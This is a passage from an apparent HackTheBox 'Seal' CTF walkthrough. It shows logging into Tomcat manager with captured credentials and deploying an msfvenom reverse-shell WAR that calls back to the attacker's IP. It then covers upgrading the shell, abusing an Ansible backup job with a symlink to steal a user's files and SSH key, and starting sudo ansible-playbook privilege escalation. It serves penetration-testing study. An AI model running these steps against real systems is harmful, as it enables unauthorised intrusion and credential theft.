
16. **I got logged out. Logging back into `https://10.10.10.250` as admin**

```
1. login to `https://10.10.10.250/manager;name=orange/html` >>> then enter the credentials we found tomcat:42MrHBf*z8{Z%
```

17. **Creating the MSFVenom payload**

```
1.  ▷ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.2 LPORT=443 -f war -o evil.war
Payload size: 1102 bytes
Final size of war file: 1102 bytes
Saved as: evil.war
```

18. **Upload the evil.war file to the website**




```
1. login to `https://10.10.10.250/manager;name=orange/html` >>> then enter the credentials we found tomcat:42MrHBf*z8{Z% if you
have not already done so.
2. In the 'WAR file to deploy' section select browse and upload the 'evil.war' file we created with MSFVenom.
3. Next click Deploy
4. FAIL, I get 403 Access Denied
You are not authorized to view this page.
5. Lets see what went wrong.
```

```
6. What happened was that when you log in you need to do it quickly and upload the evil.war right away. I think it logs the user out after so many minutes.
7. login to `https://10.10.10.250/manager;name=orange/html` >>> then enter the credentials we found tomcat:42MrHBf*z8{Z%  >>> Then upload evil.war right away.
8. SUCCESS, I got it uploaded and it says it is running.
```

Applications			
Path	**Version**	**Display Name**	**Running**
/	*None specified*		true
/evil	*None specified*		true
/host-manager	*None specified*	Tomcat Host Manager Application	true
/manager	*None specified*	Tomcat Manager Application	true

Got Shell

19. **Evil.war payload exploit continued...**

```
1. Now set up a listener on 443 'sudo nc -nlvp 443'
2. Next all you need to do is click on the application '/evil' and you should get a shell.
3. SUCCESS!, i got a shell.
```

20. **Success, I get a shell lets upgrade it because it does not even have a bash prompt**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.250 40640

whoami
tomcat
script /dev/null -c bash
Script started, file is /dev/null
tomcat@seal:/var/lib/tomcat9$ ^Z
[1]  + 86025 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 86025 continued  sudo nc -nlvp 443
                                        reset xterm
tomcat@seal:/var/lib/tomcat9$ echo $TERM
dumb
tomcat@seal:/var/lib/tomcat9$ export TERM=xterm
tomcat@seal:/var/lib/tomcat9$ export TERM=xterm-256color
tomcat@seal:/var/lib/tomcat9$ source /etc/skel/.bashrc
~/hackthebox ▷ stty size
38 186
tomcat@seal:/var/lib/tomcat9$ stty rows 38 columns 186
tomcat@seal:/var/lib/tomcat9$ echo $SHELL
/usr/sbin/nologin
tomcat@seal:/var/lib/tomcat9$ export SHELL=/bin/bash
tomcat@seal:/var/lib/tomcat9$ echo $SHELL
/bin/bash
```


Policykit's pkexec vulnerability

21. **Enumerating the box as tomcat. What is pkexec and why is it so vulnerable? I do not use pkexec afterall.**

```
1. tomcat@seal:/var/lib/tomcat9$ hostname -I
10.10.10.250 dead:beef::250:56ff:feb9:a4ce
2. We are not in a container.
3. Pkexec
4. https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034
5. https://isc.sans.edu/diary/rss/28272
6. https://access.redhat.com/security/vulnerabilities/RHSB-2022-001
7. ## [pkexec(1): Execute command as another user - Linux man page](https://linux.die.net/man/1/pkexec)
```

```
**pkexec** allows an authorized user to execute PROGRAM as another user. If username is not specified, then the program will be executed as the administrative super user, root.
8. https://www.exploit-db.com/exploits/17932
9. I thought pkexec was going to be exploited. I think S4vitar changed his mind.
```

22. **If it is so vulnerable I wonder if it is on my pc**




```
1. ▷ locate pkexec
/opt/metasploit/modules/exploits/linux/local/cve_2021_4034_pwnkit_lpe_pkexec.rb
/opt/metasploit/modules/exploits/linux/local/pkexec.rb
/opt/metasploit/modules/exploits/linux/local/ptrace_traceme_pkexec_helper.rb
/usr/bin/guymager-pkexec
/usr/bin/pkexec
/usr/share/doc/metasploit/modules/exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec.md
/usr/share/doc/metasploit/modules/exploit/linux/local/ptrace_traceme_pkexec_helper.md
/usr/share/gtk-doc/html/polkit-1/pkexec.1.html
/usr/share/man/man1/guymager-pkexec.1.gz
/usr/share/man/man1/pkexec.1.gz
/usr/share/polkit-1/actions/org.freedesktop.policykit.examples.pkexec.policy
2. /usr/bin/pkexec <<< lmao
3. Lets see if it is on the target server.
4. tomcat@seal:/var/lib/tomcat9$ which pkexec
/usr/bin/pkexec
tomcat@seal:/var/lib/tomcat9$ which pkexec | xargs ls  -l
-rwsr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec
tomcat@seal:/var/lib/tomcat9$ ls -ls /usr/bin/pkexec
32 -rwsr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec
```

23. **We need to pivot to luis to get the user flag**

```
1. If I run id tomcat is not in any special groups.
2. tomcat@seal:/var/lib/tomcat9$ id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
3. tomcat@seal:/var/lib/tomcat9$ sudo -l
sudo: effective uid is not 0, is /usr/bin/sudo on a file system with the 'nosuid' option set or an NFS file system without root privileges?
4. tomcat@seal:/var/lib/tomcat9$ ps -faux | grep -i "war"
luis        1109  0.0  0.0   2608   548 ?        Ss   01:51   0:00  |   \_ /bin/sh -c java -jar /home/luis/gitbucket.war
luis        1110  0.3  7.4 3646496 298956 ?      Sl   01:51   3:47  |       \_ java -jar /home/luis/gitbucket.war
5. This githubet.war is the GitBucket website >>>
http://10.10.10.250:8080/signin;jsessionid=node01t2nthktqy19ht0ctg3nlrkxe47.node0?redirect=%2F <<< Not helping us much
6. tomcat@seal:/var/lib/tomcat9$ uname -a
Linux seal 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
tomcat@seal:/var/lib/tomcat9$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.2 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.2 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```

Abusing existing YML Playbook file [Cron Job]

24. **Enumeration continued. Finding the playbook**

```
1. Lets see if there is a way to just get root instead.
2. tomcat@seal:/var/lib/tomcat9$ find / -perm -4000 -user root -ls 2>/dev/null | grep -v pkexec
3. I grep out pkexec because we already know about it.
4. tomcat@seal:/var/lib/tomcat9$ find / -perm -4000 -user root -ls 2>/dev/null | grep -vE "pkexec|snap"
5. Lets check out the /var/www/html and /opt
6. tomcat@seal:/var/www/keys$ ls -la
```

```
Total 44
drwxr-xr-x 2 root root 4096 May  7  2021 .
drwxr-xr-x 4 root root 4096 May  7  2021 ..
-rw-r--r-- 1 root root 1432 May  5  2021 selfsigned-ca.crt
-rw------- 1 root root 1708 May  5  2021 selfsigned-ca.key
-rw-r--r-- 1 root root 1192 May  5  2021 selfsigned-cli.crt
-rw-r--r-- 1 root root  956 May  5  2021 selfsigned-cli.csr
-rw------- 1 root root 1679 May  5  2021 selfsigned-cli.key
-rw------- 1 root root 2437 May  5  2021 selfsigned-cli.p12
-rw-r--r-- 1 root root 1285 May  5  2021 selfsigned.crt
-rw-r--r-- 1 root root 1119 May  5  2021 selfsigned.csr
-rw------- 1 root root 1679 May  5  2021 selfsigned.key
7. Lets check out /opt
8. tomcat@seal:/var/www/keys$ cd /opt
tomcat@seal:/opt$ ls -l
total 4
drwxr-xr-x 4 luis luis 4096 Mar 26 21:39 backups
tomcat@seal:/opt$ cd backups/
tomcat@seal:/opt/backups$ ls -l
total 8
drwxrwxr-x 2 luis luis 4096 Mar 26 21:40 archives
drwxrwxr-x 2 luis luis 4096 May  7  2021 playbook
```

25. **There seems to be a cron job creating these tar backups**

```
1. tomcat@seal:/opt/backups/archives$ ls -l
total 1184
-rw-rw-r-- 1 luis luis 606047 Mar 26 21:40 backup-2024-03-26-21:40:33.gz
-rw-rw-r-- 1 luis luis 606047 Mar 26 21:41 backup-2024-03-26-21:41:33.gz
tomcat@seal:/opt/backups/archives$ ls -l
total 1776
-rw-rw-r-- 1 luis luis 606047 Mar 26 21:40 backup-2024-03-26-21:40:33.gz
-rw-rw-r-- 1 luis luis 606047 Mar 26 21:41 backup-2024-03-26-21:41:33.gz
-rw-rw-r-- 1 luis luis 606047 Mar 26 21:42 backup-2024-03-26-21:42:33.gz
2. After I did the ls -l again a new backup-2024-03-26-21:42:33.gz shows up. I think the cronjob is backing up something every
minute.
3. tomcat@seal:/opt/backups/archives$ crontab -l
crontabs/tomcat/: fopen: Permission denied
tomcat@seal:/opt/backups/archives$ cat /etc/crontab
4. I do not see any cronjobs but that just means we do not have any permissions to view them. Or this user tomcat has not created
any.
5. Lets check out playbook/
6. tomcat@seal:/opt/backups/archives$ cd ../playbook
tomcat@seal:/opt/backups/playbook$ ls -l
total 4
-rw-rw-r-- 1 luis luis 403 May  7  2021 run.yml
tomcat@seal:/opt/backups/playbook$ cat run.yml
7. tomcat@seal:/opt/backups/playbook$ ls -l run.yml
-rw-rw-r-- 1 luis luis 403 May  7
8. Google 'what is a linux playbook'
An Ansible® Playbook is a blueprint of automation tasks, which are IT actions executed with limited manual effort across an
inventory of IT solutions. Playbooks tell Ansible _what_ to do to _which_ _devices_.
9. I recommend to read the entire summary from Redhat about what Ansible and playbooks are. >>>
https://www.redhat.com/en/topics/automation/what-is-an-ansible-playbook
```

26. **exploiting `run.yml`. Finding a `/opt/backups/files` directory that spwans every 5 minutes and gets deleted in half a second.**

```
1. tomcat@seal:/opt/backups/playbook$ cat run.yml
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
2. synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
3. The Ansible command 'synchronize:' is copying everything from the source to the destination /opt/backups/files.
4. We should be able to see a files directory inside of backups and it is not there.
5. Lets run this watch command to see if this files/ directory shows up.
6. tomcat@seal:/opt/backups$ watch -n 1 ls -l /opt/backups
7. To see if this directory 'files/' shows up.
8. tomcat@seal:/opt/backups$ watch -n 1 ls -l /opt/backups
```

```
Every 1.0s: ls -l /opt/backups
rwxrwxr-x 2 luis luis 4096 Mar 26 22:05 archives
drwxrwxr-x 3 luis luis 4096 Mar 26 22:06 files
drwxrwxr-x 2 luis luis 4096 May  7  2021 playbook
8. It literally shows up for like a half a second and then gets deleted.
9. This is what is being backed up.
10. tomcat@seal:/opt/backups$ ls -l /var/lib/tomcat9/webapps/ROOT/admin/dashboard
total 92
drwxr-xr-x 5 root root  4096 Mar  7  2015 bootstrap
drwxr-xr-x 2 root root  4096 Mar  7  2015 css
drwxr-xr-x 4 root root  4096 Mar  7  2015 images
-rw-r--r-- 1 root root 71744 May  6  2021 index.html
drwxr-xr-x 4 root root  4096 Mar  7  2015 scripts
drwxrwxrwx 2 root root  4096 May  7  2021 uploads
```

27. **Exploiting with symlink**

```
1. tomcat@seal:/opt/backups$ ln -s -f /home/luis/ /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads
2. It seems like it was not created. So I cd into uploads and run the command again.
3. tomcat@seal:/opt/backups$ cd /var/lib/tomcat9/webapps/ROOT/admin/dashboard
4. tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ln -s -f /home/luis uploads/
5. I think it took this time.
6. tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ cd uploads/luis
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/luis$ ls -l
total 51272
-rw-r--r-- 1 luis luis 52497951 Jan 14  2021 gitbucket.war
-r-------- 1 luis luis       33 Mar 26 01:51 user.txt
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/luis$ cat user.txt
cat: user.txt: Permission denied
7. Permission denied? Thats weird. Also if you wait too long the symbolic link gets deleted right away.
8. I copy these tar files from /opt/backups/archives because they are so much larger than what has been being backed up. I think
the command did work after all to create a symlink it just did not show up.
9. tomcat@seal:/opt/backups/archives$ cp backup-2024-03-26-22:32:32.gz /tmp
tomcat@seal:/opt/backups/archives$ cp backup-2024-03-26-22:31:33.gz /tmp

tomcat@seal:/opt/backups/archives$ cd /tmp
tomcat@seal:/tmp$ ls -la
total 225800
drwxrwxrwt  3 root   root        4096 Mar 26 22:34 .
drwxr-xr-x 20 root   root        4096 Jul 26  2021 ..
-rw-r-----  1 tomcat tomcat 115601446 Mar 26 22:34 backup-2024-03-26-22:31:33.gz
-rw-r-----  1 tomcat tomcat 115601316 Mar 26 22:33 backup-2024-03-26-22:32:32.gz
```

Luis User Flag

28. **I have no idea why the symbolic link will not show up for `uploads/`, but it seems everything from `/home/luis` has been backuped to `/opt/backups/archives`. So I copied the archive I thought may contain Luis's home data and copied it to `/tmp`**

```
1. I use gunzip to unzip backup1.gz and backup2.gz. I made two copies because they where both larger than the normal backups and
because they were different in size. In hindsight you only need to grab 1 backup with the largest size. Anyway moving on. I unzip
them.
2. I run file command on backup and it is a tar file. So I rename it to backup.tar
3. Then I extract it. There is an uploads directory I cd into it, and there is the Luis directory with the user flag.
4. tomcat@seal:/tmp/backup2/dashboard$ cd uploads
tomcat@seal:/tmp/backup2/dashboard/uploads$ ls -la
total 12
drwxr-x--- 3 tomcat tomcat 4096 Mar 26 22:47 .
drwxr-x--- 7 tomcat tomcat 4096 May  7  2021 ..
drwxr-x--- 9 tomcat tomcat 4096 May  7  2021 luis
tomcat@seal:/tmp/backup2/dashboard/uploads$ cd luis
tomcat@seal:/tmp/backup2/dashboard/uploads/luis$ ls -la
total 51320
drwxr-x--- 9 tomcat tomcat     4096 May  7  2021 .
drwxr-x--- 3 tomcat tomcat     4096 Mar 26 22:47 ..
drwxr-x--- 3 tomcat tomcat     4096 Mar 26 22:47 .ansible
-rw-r----- 1 tomcat tomcat      220 May  5  2021 .bash_logout
-rw-r----- 1 tomcat tomcat     3797 May  5  2021 .bashrc
drwxr-x--- 3 tomcat tomcat     4096 Mar 26 22:47 .cache
drwxr-x--- 3 tomcat tomcat     4096 Mar 26 22:47 .config
drwxr-x--- 6 tomcat tomcat     4096 Mar 26 22:47 .gitbucket
-rw-r----- 1 tomcat tomcat 52497951 Jan 14  2021 gitbucket.war
drwxr-x--- 3 tomcat tomcat     4096 Mar 26 22:47 .java
drwxr-x--- 3 tomcat tomcat     4096 Mar 26 22:47 .local
-rw-r----- 1 tomcat tomcat      807 May  5  2021 .profile
drwx------ 2 tomcat tomcat     4096 Mar 26 22:47 .ssh
-r-------- 1 tomcat tomcat       33 Mar 26 01:51 user.txt
```

```
tomcat@seal:/tmp/backup2/dashboard/uploads/luis$ cat user.txt
7919d5bc12e7a8daf8ab24b21e18cd13
```

29. **Pivot to Luis via SSH**

```
pivot1. We have also exfiltrated the id_rsa of luis so we can pivot after all as luis.
2. tomcat@seal:/tmp/backup2/dashboard/uploads/luis$ cd .ssh
tomcat@seal:/tmp/backup2/dashboard/uploads/luis/.ssh$ ls -la
total 20
drwx------ 2 tomcat tomcat 4096 Mar 26 22:47 .
drwxr-x--- 9 tomcat tomcat 4096 May  7  2021 ..
-rw-r----- 1 tomcat tomcat  563 May  7  2021 authorized_keys
-rw------- 1 tomcat tomcat 2590 May  7  2021 id_rsa
-rw-r----- 1 tomcat tomcat  563 May  7  2021 id_rsa.pub
tomcat@seal:/tmp/backup2/dashboard/uploads/luis/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs3kISCeddKacCQhVcpTTVcLxM9q2iQKzi9hsnlEt0Z7kchZrSZsG
DkID79g/4XrnoKXm2ud0gmZxdVJUAQ33Kg3Nk6czDI0wevr/YfBpCkXm5rsnfo5zjEuVGo<SNIP>
3. That was really weird. I am sure I typed something wrong. I copied the key to id_rsa and gave it chmod 600.
4. I then attempted to connect as luis
5. ssh -i id_rsa luis@10.10.10.250
6. But it prompted me for luis passphrase. So I deleted the id_rsa and copied it again. The id_rsa is not encrypted so it should
have not prompted me for the passphrase. I also deleted my knownhosts file as well.
7. This time it worked. I was not prompted for the passphrase.
8. ~/hackthebox/seal ▷ chmod 600 id_rsa
~/hackthebox/seal ▷ ssh -i id_rsa luis@10.10.10.250
9. SUCCESS
```

Time Stamp `01:25:00` S4vitar explains symlinks

PROTIP

- #pwn_symlinks_explained

> **SYMLINKS**

1. `touch foo`
2. `ln -s /etc/passwd foo` <<< may give an `file exists` error
3. Do this instead
4. `ln -s -f /etc/passwd foo`
5. `lrwxrwxrwx - n00b 30 Feb 00:28 foo -> /etc/passwd`
6. Then if you cat foo it will give you the passwd file
7. To delete just `rm -rf foo` delete the symlink.


Ansible-playbook exploitation (sudo privilege)

30. **Enumerate as Luis**

```
1. luis@seal:~$ whoami
luis
luis@seal:~$ export TERM=xterm
2. luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
3. We can run anything as long as it is an ansible playbook. So lets run run.yml
4. luis@seal:/opt/backups/playbook$ cat run.yml
5. luis@seal:/opt/backups/playbook$ /usr/bin/ansible-playbook run.yml
6. lets copy this run.yml and name it evil.yml
7. Yamal .yml files are what is used in Ansible playbooks.
8. luis@seal:/opt/backups/playbook$ cp run.yml evil.yml
9. nano evil.yml <<< delete everything and rename the name to : Command Execution or whatever does not matter. The indentation
matters though. Also use the Ansible command shell: to ping our attacker machine.
---------------------------------
- hosts: localhost
  tasks:
  - name: Command Execution
    shell: ping -c 1 10.10.14.2
---------------------------------
10.  ▷ sudo tcpdump -i tun0 icmp
```

